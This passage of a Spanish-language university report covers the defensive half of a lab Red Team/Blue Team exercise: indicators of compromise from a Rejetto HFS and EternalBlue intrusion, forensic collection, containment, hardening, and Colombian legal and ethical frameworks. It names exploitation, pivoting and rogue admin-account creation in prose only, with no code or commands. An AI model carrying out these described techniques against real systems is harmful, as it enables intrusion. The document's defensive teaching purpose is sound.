Desde una perspectiva forense, esta etapa deja tras de sí una serie de evidencias técnicas que el equipo Blue Team debe recolectar y analizar. Entre los principales indicadores de compromiso, encontramos los registros de autenticación en el sistema operativo Windows, especialmente los eventos 4624 (inicio de sesión exitoso), 4672 (asignación de privilegios especiales) y 7045 (creación de servicios). Además, el análisis del tráfico de red interno ayuda a detectar patrones inusuales, como conexiones SMB persistentes o intentos repetidos de acceso a recursos compartidos, que no se alinean con el comportamiento habitual de los usuarios o servicios autorizados.

La falta de una segmentación adecuada en la red y de controles de acceso que sigan el principio de mínimo privilegio hace que este tipo de desplazamiento interno sea mucho más fácil. Desde un enfoque defensivo, una buena segmentación de la red, junto con políticas de firewall interno y control del tráfico este-oeste, habría limitado el impacto del ataque y disminuido la posibilidad de que se propagara a otros sistemas vulnerables. Además, desactivar

protocolos obsoletos como SMBv1 y aplicar parches de seguridad de manera oportuna son medidas clave para evitar la explotación de vulnerabilidades conocidas como EternalBlue.

En el contexto del modelo MITRE ATT&CK, estas acciones están directamente ligadas a la táctica de Movimiento Lateral (TA0008). Esto permite al Blue Team relacionar el comportamiento observado con técnicas ya conocidas, lo que facilita tanto la detección como la respuesta. La correlación de eventos de diversas fuentes —como sistemas de detección de intrusos, registros de servidores, herramientas SIEM y análisis de tráfico de red— es fundamental para reconstruir la cadena de ataque y entender el verdadero impacto del incidente.

Finalmente, desde la perspectiva de respuesta a incidentes, una vez que se detecta el movimiento lateral, el Blue Team debe actuar rápidamente. Esto implica tomar medidas inmediatas como aislar los equipos comprometidos, revocar credenciales que puedan haber sido expuestas y realizar una revisión minuciosa de las cuentas con privilegios elevados. Estas acciones no solo ayudan a frenar la propagación del ataque, sino que también permiten conservar la evidencia necesaria para un análisis forense posterior, asegurando que la organización pueda restablecer sus operaciones de forma segura y controlada.

El movimiento lateral que se lleva a cabo a través de técnicas de pivoting pone de manifiesto una debilidad estructural en la segmentación de la red. La capacidad de acceder a la máquina B desde el host que fue comprometido inicialmente sugiere que no hay controles de aislamiento efectivos ni políticas de confianza cero (Zero Trust) implementadas.

Desde la perspectiva del Blue Team, este tipo de comportamiento debería haber activado alertas relacionadas con tráfico interno inusual, exploración de red no autorizada y el uso indebido de rutas internas. Esto subraya la importancia de tener un monitoreo este-oeste dentro de la infraestructura.

Plantear tácticas de Blue Team que se centren en el análisis forense, el monitoreo, la detección, la contención y la respuesta a incidentes. Es importante registrar los indicadores de compromiso, los vectores de ataque, los artefactos maliciosos y la evidencia técnica recopilada en cada etapa del ejercicio.

El enfoque del Blue Team que se utilizó en este ejercicio incluyó un conjunto sólido de tácticas enfocadas en la detección temprana, un análisis técnico exhaustivo, la contención adecuada y la recuperación segura de los activos comprometidos. Este proceso se basó en las directrices del NIST 800-61r2, las mejores prácticas del modelo CSIRT y los principios del análisis forense digital, lo que permitió reconstruir el ataque, evaluar su impacto y establecer medidas para prevenir que vuelva a ocurrir.

**1.** Tácticas de monitoreo y detección temprana

El primer paso fue poner en marcha mecanismos de observación continua sobre:

- Eventos del visor de sucesos (Security, System y Application).
- Tráfico de red relacionado con protocolos expuestos como HTTP, SMB, RPC y servicios administrativos.
- Actividad inusual en puertos abiertos o servicios no registrados.
- Intentos de autenticación fallidos y accesos exitosos que resultan extraños.
- Cambios en políticas de seguridad, firewall y servicios críticos.

Este monitoreo nos permitió identificar desviaciones respecto a la línea base del sistema, facilitando la detección de:

- Solicitudes inusuales al servicio web vulnerable.
- Enumeración de recursos SMB.
- Comportamiento sospechoso antes de un movimiento lateral.

- Cambios no autorizados en la configuración del sistema.

**2.** Análisis forense digital

Una vez que se detectaron los primeros signos de un posible compromiso, se puso en marcha un proceso formal de recolección y análisis forense, con el objetivo de preservar la evidencia y reconstruir la secuencia del ataque. Esta fase incluyó:

Recolección de evidencia volátil:

- Captura de la memoria RAM.
- Identificación de procesos activos y DLL que se han cargado.
- Conexiones de red que están establecidas o en espera.
- Listado de hilos que están en ejecución.
- Extracción de artefactos temporales y estructuras en la memoria.

Recolección de evidencia no volátil:

- Registros del sistema (event logs).
- Prefetch, ShimCache y AmCache.
- Archivos que han sido modificados recientemente.
- Servicios que han sido configurados o alterados.
- Cuenta(s) creadas sin autorización.
- Archivos ejecutables que parecen sospechosos.

**Hallazgos Principales del Análisis:**

- Actividad sospechosa en el tráfico HTTP que indica una explotación inicial.
- Evidencia de escaneo interno para identificar vectores de movimiento lateral.
- Artefactos relacionados con la explotación de SMB.
- Cambios en privilegios y creación de cuentas administrativas.

Este análisis permitió identificar los vectores de intrusión, establecer la línea de tiempo del ataque y evaluar el impacto real en los sistemas.

**Tabla 2**
*Indicadores de compromiso identificados durante el ejercicio*

| Categoría | Indicador de Compromiso (IoC) | Sistema afectado | Evidencia técnica | Fase del incidente |
|---|---|---|---|---|
| Red | Tráfico HTTP inusual al servicio HFS | Máquina A | Logs de acceso HTTP | Explotación |
| Sistema | Creación de cuenta administrativa no autorizada | Máquina B | Event ID 4720 | Post-explotación |
| Red | Conexiones SMB internas no habituales | Red interna | Captura de tráfico / logs | Movimiento lateral |
| Sistema | Ejecución de procesos sospechosos | Máquina A | Memoria RAM / procesos activos | Persistencia |
| Configuración | Modificación de rutas internas | Máquina A | Autoroute / configuración de red | Pivoting |

*Nota.* Relación entre los indicadores de compromiso encontrados, sistema afectado, evidencia técnica y fase del incidente

**3.** Contención inmediata

Dentro del procedimiento del Blue Team, se implementaron varias medidas de contención enfocadas en:

Aislar el host comprometido:

- Desconectar de la red LAN.
- Bloquear temporalmente el tráfico SMB (puerto 445).
- Eliminar procesos maliciosos que estaban en ejecución.
- Suspender credenciales que se habían visto comprometidas.

Contención en la red:

- Segregar temporalmente por VLAN.
- Aplicar listas de control de acceso (ACL) para restringir el tráfico crítico.
- Bloquear direcciones IP que se utilizaron durante el ataque.

**Contención de la Escalada y Persistencia:**

- Identificar y eliminar cuentas no autorizadas.
- Revisar tareas programadas y servicios que pudieran ser persistentes.
- Revertir modificaciones en el registro y políticas del sistema.

Estas acciones evitaron que el atacante pudiera seguir moviéndose lateralmente o mantener acceso persistente.

**4.** Respuesta, erradicación y recuperación

Después de contener la situación, se llevaron a cabo labores de recuperación exhaustivas, que incluyeron:

**Ajustes y Fortalecimiento del Sistema Operativo**

- Verificación de la versión de Windows y el nivel de parches (con especial atención a MS17-010).
- Desactivación de SMBv1 en todas las máquinas.
- Instalación de actualizaciones acumulativas.
- Reconfiguración del firewall de Windows.

**Políticas de Seguridad**

- Refuerzo de las políticas de contraseñas (mínimo 12 caracteres, complejidad, expiración).
- Activación de la autenticación en red para servicios administrativos.
- Eliminación de cuentas inactivas y reducción de privilegios.

**Mejoras en monitoreo y Registros**

- Activación de auditoría avanzada (Logon, Acceso a Objetos, Cambios de Políticas).
- Configuración de alertas para comportamientos inusuales.
- Integración de registros con una herramienta centralizada (SIEM).

**Verificación de Integridad Posterior**

- Escaneo con herramientas antimalware y análisis YARA.
- Comprobación de hash de archivos del sistema.
- Pruebas de conectividad y estabilidad del servicio.

**5. Recomendaciones finales (operativas y estratégicas)**

**Recomendaciones Operativas**

- Aislar de inmediato cualquier equipo que muestre signos de compromiso.
- Verificar la versión del sistema operativo y asegurarse de aplicar todos los parches de seguridad necesarios.
- Desinstalar o deshabilitar protocolos obsoletos como SMBv1.
- Implementar una política estricta de cambio de contraseñas cada 45 a 60 días.
- Aplicar el principio de mínimo privilegio a usuarios y servicios.
- Deshabilitar cuentas inactivas y revisar periódicamente los privilegios administrativos.
- Activar auditoría avanzada en Windows y enviar eventos a un SIEM.
- Realizar escaneos de vulnerabilidades de manera semanal.
- Endurecer las configuraciones de servicios críticos (IIS, SMB, RPC, RDP).
- Mantener un inventario actualizado de activos y versiones de software.

**Recomendaciones Estratégicas de Blue Team**

- Establecer un programa formal para la gestión de vulnerabilidades.
- Implementar segmentación de red según los niveles de criticidad.
- Configurar un SOC interno o tercerizado que analice logs las 24 horas, los 7 días de la semana.
- Realizar simulaciones periódicas de ataque (Purple Team).
- Mantener actualizados los planes de respuesta, continuidad y recuperación.
- Capacitar al personal en buenas prácticas de ciberseguridad.

**Evaluación de las Capacidades de Detección Y Respuesta**

El análisis de los indicadores de compromiso que se recopilaron durante el ejercicio reveló varias oportunidades para mejorar las capacidades defensivas de la organización. La falta de alertas tempranas ante la explotación inicial y el posterior movimiento lateral muestra que hay una carencia de sistemas de detección basados en el comportamiento, así como una visibilidad limitada de los eventos que ocurren a nivel de red y sistema operativo.

Desde la perspectiva del Blue Team, detectar un incidente de este tipo debería basarse en la correlación de diversas fuentes de información, como los registros de eventos del sistema, el tráfico de red, los procesos en ejecución y las modificaciones no autorizadas en las cuentas de usuario. La creación de usuarios con privilegios administrativos, como se observó en el escenario, es un evento crítico que debería activar de inmediato los protocolos de respuesta a incidentes.

Además, contener el incidente requiere acciones coordinadas que se enfoquen en aislar los sistemas comprometidos, revocar las credenciales afectadas y validar la integridad de los activos involucrados. Estas medidas no solo buscan detener el ataque en curso, sino también prevenir que el atacante permanezca en el entorno.

**Relación con los Aspectos Legales y Éticos**

El ejercicio que se llevó a cabo durante el seminario muestra claramente que las actividades de ciberseguridad, tanto desde la perspectiva del Red Team como del Blue Team, deben realizarse dentro de un marco legal y ético bien definido. Identificar vulnerabilidades, analizar sistemas y responder a incidentes implica acceder a información sensible y a infraestructuras críticas, lo que requiere un comportamiento profesional responsable y en línea con la normativa vigente.

Desde el punto de vista legal, cada acción debe contar con la autorización expresa de la organización que posee los sistemas. En un entorno real, realizar pruebas de seguridad sin el

consentimiento adecuado podría considerarse un delito informático según la legislación colombiana, específicamente lo que establece la Ley 1273 de 2009, que tipifica conductas como el acceso abusivo a un sistema informático y la violación de datos personales. Por lo tanto, este ejercicio se lleva a cabo en un escenario controlado y académico, con fines de formación y evaluación.

El ejercicio de actividades de ciberseguridad, tanto ofensivas como defensivas, debe llevarse a cabo siguiendo principios éticos y legales bien definidos. En el contexto colombiano, la Ley 1273 de 2009 establece los delitos informáticos y marca límites claros sobre el acceso no autorizado a sistemas de información. Por otro lado, la Ley Estatutaria 1581 de 2012 regula el manejo de datos personales, exigiendo a las organizaciones que protejan la confidencialidad, integridad y disponibilidad de la información (Ley 1273 de 2009; Ley Estatutaria 1581 de 2012).

En cuanto a la fase de detección, contención y respuesta a incidentes, el Blue Team tiene la responsabilidad de actuar de manera proporcional, limitando sus acciones a lo estrictamente necesario para mitigar el riesgo identificado. El aislamiento de sistemas, el análisis de registros y la revisión de cuentas de usuario deben hacerse preservando la integridad de la evidencia digital, asegurando la cadena de custodia y evitando alteraciones que puedan afectar procesos disciplinarios o legales en el futuro.

Las acciones de contención y respuesta tienen como objetivo reducir el impacto de un incidente, preservar la evidencia digital y restaurar el funcionamiento normal de los sistemas afectados. Es fundamental que estas acciones se realicen de manera estructurada y en línea con las mejores prácticas, asegurando así la trazabilidad técnica y el cumplimiento de las normativas (Zambrano Hernández et al., 2024).

Desde un enfoque ético, el profesional en ciberseguridad debe seguir principios como la confidencialidad, la integridad y la responsabilidad. Manejar información sensible, credenciales

de acceso y registros de actividad exige un alto nivel de discreción, evitando cualquier uso indebido de los datos que se obtienen en el ejercicio de su labor. Además, es crucial no aprovechar vulnerabilidades para fines no autorizados ni causar daños innecesarios en los sistemas que se están evaluando.

El análisis forense y la documentación de incidentes son elementos clave tanto para mejorar la seguridad de manera continua como para cumplir con las normativas. Crear informes técnicos que sean claros, verificables y bien fundamentados permite a la organización tomar decisiones informadas y demuestra la debida diligencia ante posibles auditorías o requerimientos legales.

Por último, integrar los aspectos legales y éticos en la gestión de incidentes refuerza la postura de seguridad de la organización y ayuda a construir una cultura de ciberseguridad responsable. Respetar la normativa, ser transparente en los procedimientos y adoptar buenas prácticas profesionales son elementos esenciales para ejercer la ciberseguridad de manera ética y legal en entornos corporativos y académicos.

**Tabla 3**

*Relación Entre Acciones De Seguridad, Aspectos Legales Y Éticos*

| Acción técnica | Riesgo legal asociado | Principio ético aplicado | Marco normativo |
|---|---|---|---|
| Análisis de tráfico y logs | Acceso a información sensible | Confidencialidad | Ley 1273 de 2009 |
| Aislamiento de sistemas | Interrupción del servicio | Proporcionalidad | Políticas internas |
| Revisión de cuentas | Exposición de datos personales | Responsabilidad | Habeas Data |

| | | | |
|---|---|---|---|
| Recolección de evidencia | Alteración de pruebas | Integridad | Cadena de custodia |
| Elaboración de informes | Uso indebido de información | Transparencia | Buenas prácticas |
| Gestión del incidente | Abuso de privilegios | Ética profesional | ISO/IEC 27035 |

*Nota.* Relación entre acciones de seguridad, acción técnica, riesgo legal asociado, principio ético aplicado y marco normativo

Evaluar los aspectos legales y normativos que rodean la simulación de ataques y la gestión de incidentes. Esto asegura que todas las acciones llevadas a cabo durante el ejercicio se alineen con el marco ético, contractual y jurídico que rige las operaciones de ciberseguridad, tanto ofensivas como defensivas.

El ejercicio de Red Team y Blue Team que se llevó a cabo en SecureNova Labs se desarrolló siguiendo de manera rigurosa los principios éticos, legales y normativos que guían las actividades de seguridad tanto ofensiva como defensiva en el ámbito corporativo. La realización de pruebas de intrusión, el análisis forense, la recolección de evidencia y el manejo de información sensible exigen cumplir con marcos legales nacionales, estándares internacionales y las mejores prácticas que son ampliamente reconocidas en la industria de la ciberseguridad.

En el contexto colombiano, la Ley 1273 de 2009 protege la información y los datos como bienes jurídicos que merecen resguardo. Esta ley tipifica conductas como el acceso no autorizado, la interceptación de comunicaciones informáticas, la alteración de datos y la afectación de sistemas. Aunque este ejercicio se llevó a cabo en un entorno controlado y con la autorización de SecureNova Labs, es crucial que todas las actividades realizadas por el Red Team (como la explotación de vulnerabilidades, el pivoting y el escalamiento de privilegios) se

realicen bajo un acuerdo claro que defina el alcance, la confidencialidad y el propósito académico, para asegurarse de que no se conviertan en delitos informáticos.

A nivel internacional, el ejercicio se alineó con los principios establecidos por estándares como ISO/IEC 27001:2022, que regula la gestión de la seguridad de la información, y la ISO/IEC 27035, que establece directrices para la gestión y respuesta a incidentes. Para el análisis forense, el Blue Team se apoyó en las recomendaciones del NIST Special Publication 800-61r2, que define las fases de preparación, detección, análisis, contención, erradicación y recuperación, así como los requisitos para el manejo adecuado de evidencia digital.

Durante la recolección de evidencia técnica y el análisis de indicadores de compromiso, se siguieron prácticas específicas de la cadena de custodia digital. Esto abarca: un registro cronológico de los hallazgos, la preservación de archivos generados por herramientas de monitoreo y captura de tráfico, asegurando que la evidencia permanezca intacta y su almacenamiento en repositorios seguros. Esta disciplina es clave para garantizar la integridad, disponibilidad y autenticidad de la información analizada, asegurando que, si es necesario, pueda ser utilizada en investigaciones o auditorías internas.

El ejercicio se llevó a cabo siguiendo los lineamientos éticos que deben seguir los profesionales de ciberseguridad. Esto incluye principios como el de mínimo privilegio, que implica no alterar la información del usuario más allá de lo que está autorizado, mantener la confidencialidad de los datos observados y realizar pruebas sin causar interrupciones injustificadas en el funcionamiento de los sistemas. Estos principios están en línea con los códigos de conducta de organizaciones internacionales como (ISC)², EC-Council e ISACA.

Finalmente, la colaboración entre el Red Team y el Blue Team se llevó a cabo bajo un acuerdo claro de simulación controlada. SecureNova Labs dio luz verde para realizar ataques y defensas con el objetivo de evaluar y fortalecer su infraestructura. En un escenario real, este tipo

de ejercicios solo se puede llevar a cabo a través de contratos formales, acuerdos de alcance (Rules of Engagement), cláusulas de confidencialidad y asegurando que todas las acciones se alineen con la legislación vigente y las políticas internas de la organización.

Este marco legal y ético asegura que las actividades se realicen de manera responsable, segura y profesional. Así, se garantiza que los resultados obtenidos realmente fortalezcan la postura de seguridad de la empresa y cumplan con la normativa aplicable.

Las acciones llevadas a cabo durante el ejercicio de Red Team y Blue Team se realizaron bajo un marco de autorización explícita, lo cual es esencial para su legitimidad tanto legal como ética. Sin esta autorización, actividades como la explotación de vulnerabilidades, el acceso no autorizado a sistemas y la creación de cuentas administrativas podrían considerarse delitos informáticos según la Ley 1273 de 2009.

Desde un punto de vista ético, este ejercicio demostró que tener un conocimiento técnico avanzado implica una responsabilidad proporcional. La adecuada documentación, el respeto por los límites establecidos y el objetivo preventivo del análisis son aspectos clave que distinguen una prueba de seguridad legítima de una actividad maliciosa.

Este enfoque integral subraya la importancia de que los profesionales en ciberseguridad no solo comprendan los aspectos técnicos de su trabajo, sino también las implicaciones legales y organizacionales que surgen de cada acción que realizan.

La práctica de actividades de ciberseguridad, ya sean ofensivas o defensivas, debe realizarse siguiendo principios éticos y legales bien establecidos. En Colombia, la Ley 1273 de 2009 define los delitos informáticos y establece límites claros sobre el acceso no autorizado a los sistemas de información. Además, la Ley Estatutaria 1581 de 2012 regula el manejo de datos personales, exigiendo a las organizaciones que garanticen la confidencialidad, integridad y disponibilidad de la información (Ley 1273 de 2009; Ley Estatutaria 1581 de 2012).

## Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/kNFT562qGH0

## Conclusiones

La combinación de los enfoques Red Team y Blue Team nos permitió tener una visión completa del ciclo de un incidente de ciberseguridad. Desde la explotación inicial con HFS Rejetto, hasta la identificación, análisis y contención de la actividad maliciosa, esta perspectiva integral subrayó lo crucial que es evaluar al mismo tiempo las capacidades ofensivas del atacante y las defensas de la organización.

El análisis técnico realizado por el Blue Team puso de manifiesto lo crucial que es establecer procesos formales para el monitoreo, la detección y la respuesta. Durante las simulaciones del Red Team, se dejaron rastros evidentes, como conexiones no autorizadas, la creación de usuarios con privilegios elevados, movimientos laterales y artefactos en la memoria. Si se hubieran detectado estos indicadores a tiempo, el impacto del incidente se habría reducido de manera significativa.

La exitosa explotación de vulnerabilidades críticas como Rejetto HFS (RCE) y EternalBlue (MS17-010) pone de manifiesto serias fallas en la gestión de parches, la exposición innecesaria de servicios y la falta de controles de endurecimiento del sistema operativo. Estos vectores son bien conocidos y, lo más importante, prevenibles, lo que significa que su existencia representa un riesgo real para cualquier infraestructura corporativa.

El proceso inicial de análisis forense y la documentación minuciosa de los indicadores de compromiso han sido fundamentales para entender el comportamiento del atacante dentro del sistema. Esto ha permitido reconstruir la cadena de ataque, identificar los vectores utilizados, analizar la persistencia generada y validar qué artefactos deben ser eliminados. Este trabajo es esencial para cualquier proceso de aprendizaje o gestión efectiva de incidentes.

El análisis legal y ético que se integró en el ejercicio nos permitió concluir que la ciberseguridad no se puede ver solo desde un enfoque técnico. Es fundamental que esté alineada

con normativas como la Ley 1273 de 2009, la ISO 27001, la ISO 27035 y las guías para el manejo de evidencia digital. Esto asegura que las actividades de prueba, auditoría o respuesta se realicen dentro de un marco que sea responsable, seguro y jurídicamente sólido.

La experiencia mostró que la efectividad de una estrategia de ciberseguridad está íntimamente ligada a cómo se articulan la prevención, la detección, la respuesta y la recuperación. Además, es crucial poder comunicar los hallazgos de forma clara a los equipos directivos y técnicos. El ejercicio final sienta una base sólida para fortalecer las futuras arquitecturas de seguridad y mejorar la madurez de los procesos de protección en SecureNova Labs.

Los resultados obtenidos destacan lo crucial que es integrar las estrategias de Red Team y Blue Team dentro de un enfoque metodológico y ético. Esto no solo fortalece la postura de seguridad de la organización, sino que también ayuda a reducir el riesgo ante amenazas cibernéticas que son cada vez más sofisticadas (Kotwani et al., 2023).

## Recomendaciones

Implementar un programa de gestión de parches que sea riguroso y periódico, priorizando las vulnerabilidades críticas como MS17-010 (EternalBlue) y los fallos relacionados con servicios expuestos como HFS Rejetto. Asegurarse de que la actualización de sistemas y aplicaciones sea una obligación dentro del ciclo de vida de TI es clave para prevenir que fallos bien documentados sean explotados fácilmente.

Fortalecer la superficie de ataque mediante políticas de endurecimiento del sistema operativo (hardening), incluyendo deshabilitación de SMBv1, restricción de puertos innecesarios, control de servicios expuestos y aplicación de listas blancas de aplicaciones (AppLocker o equivalente). Esto reduce la posibilidad de ejecución arbitraria de código por parte de un atacante.

Implementar un sistema de monitoreo centralizado (SIEM) y establecer alertas basadas en indicadores de compromiso (IoC) es crucial. Esto incluye la detección de actividades como la creación de usuarios inesperados, conexiones remotas inusuales, cambios en servicios críticos y patrones que podrían indicar la explotación de vulnerabilidades. Un monitoreo continuo habría permitido identificar el compromiso casi en tiempo real.

Establecer un procedimiento formal para responder a incidentes. Esto incluye el aislamiento inmediato de las máquinas afectadas, la preservación de la evidencia, la comunicación interna, la restauración controlada y la verificación de la integridad del sistema. Además, es crucial complementar este proceso con capacitación regular para el personal encargado, asegurando así que se ejecute de manera efectiva incluso bajo presión.

Implementar controles de seguridad que se basen en la autenticación y en el principio de privilegios mínimos. Esto incluye establecer políticas de contraseñas rigurosas, realizar rotaciones periódicas, eliminar cuentas que ya no son necesarias y utilizar credenciales distintas

para las funciones administrativas. El hecho de que un atacante pueda crear un usuario administrador resalta la urgencia de mejorar la gestión de identidades.

Realizar simulaciones periódicas de Red Team y ejercicios tipo Purple Team es fundamental para evaluar de manera continua la capacidad defensiva, la rapidez de respuesta y la efectividad de los equipos de seguridad. Estos ejercicios son una excelente oportunidad para ajustar tácticas, identificar brechas y mejorar la colaboración entre los equipos ofensivos y defensivos, lo que a su vez ayuda a elevar la madurez organizacional.

## Referencias Bibliográficas

CCN-CERT. (2018). *Guía de seguridad CCN-STIC 495 – Seguridad en IPv6*. https://www.ccncert.cni.es/

Chindruș, C., & Căruntu, C.-F. (2023). Securing the network: A red and blue cybersecurity competition case study. *Information*, 14(11), 587. https://doi.org/10.2478/bipie-2023-0008

CIS Security. (2020). *CIS benchmarks*. https://www.cisecurity.org/cis-benchmarks/

Consejo Profesional Nacional de Ingeniería – COPNIA. (2015). *Código de ética para el ejercicio de la ingeniería en general y sus profesiones afines y auxiliares* (pp. 3–26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Guarnizo Portela, M. P. (2024). *La naturaleza jurídica de los delitos informáticos en Colombia* [Monografía]. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/41392

Instituto Nacional de Ciberseguridad – INCIBE. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. https://www.incibe.es/empresas/blog/el-pentesting-auditando-seguridad-tus-sistemas

Kotwani, B., Sawant, M. R., & Chopra, D. S. (2023). Red teaming vs. blue teaming: A comparative analysis of cybersecurity strategies in the digital battlefield. *International Journal of Scientific Research in Engineering and Management*. https://doi.org/10.55041/IJSREM27675

Ley 1273 de 2009. (2009, 5 de enero). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado denominado “de la protección de la información y de los datos”, y se dictan disposiciones para preservar integralmente los sistemas que utilicen las

tecnologías de la información y las comunicaciones. *Diario Oficial*, 47.223. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Ley Estatutaria 1581 de 2012. (2012, 17 de octubre). Por la cual se dictan disposiciones generales para la protección de datos personales. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Ministerio de Tecnologías de la Información y las Comunicaciones. (2022). *Políticas de privacidad y condiciones de uso*. https://www.mintic.gov.co/portal/inicio/Secciones

Moreno, P. (2015). *Técnicas de detección de ataques en un sistema SIEM*. Universidad San Francisco de Quito. http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

Palomo Luna, D. F., Zambrano Hernández, L. F., Moreno Molano, S. X., & Peña Hidalgo, H. J. (2024, octubre). Una mirada a metodologías para pruebas de penetración en ciberseguridad. *Boletín Informativo CSIRT Académico UNAD*, (28). https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Boletin/Octubre_2024.pdf

Panda Security. (2018). Pentesting: Una herramienta muy valiosa para la empresa. https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa/


Rapid7. (2012). *Metasploitable 2*. https://metasploit.help.rapid7.com/docs/metasploitable-2

Zambrano Hernández, L. F., et al. (2024). *Guía para la gestión y clasificación de incidentes de ciberseguridad*. Sello Editorial UNAD.

# Apéndices

## Apéndice A

*Resultado de Revisión en Turnitin*




*Nota.* Captura de pantalla del resultado de turniting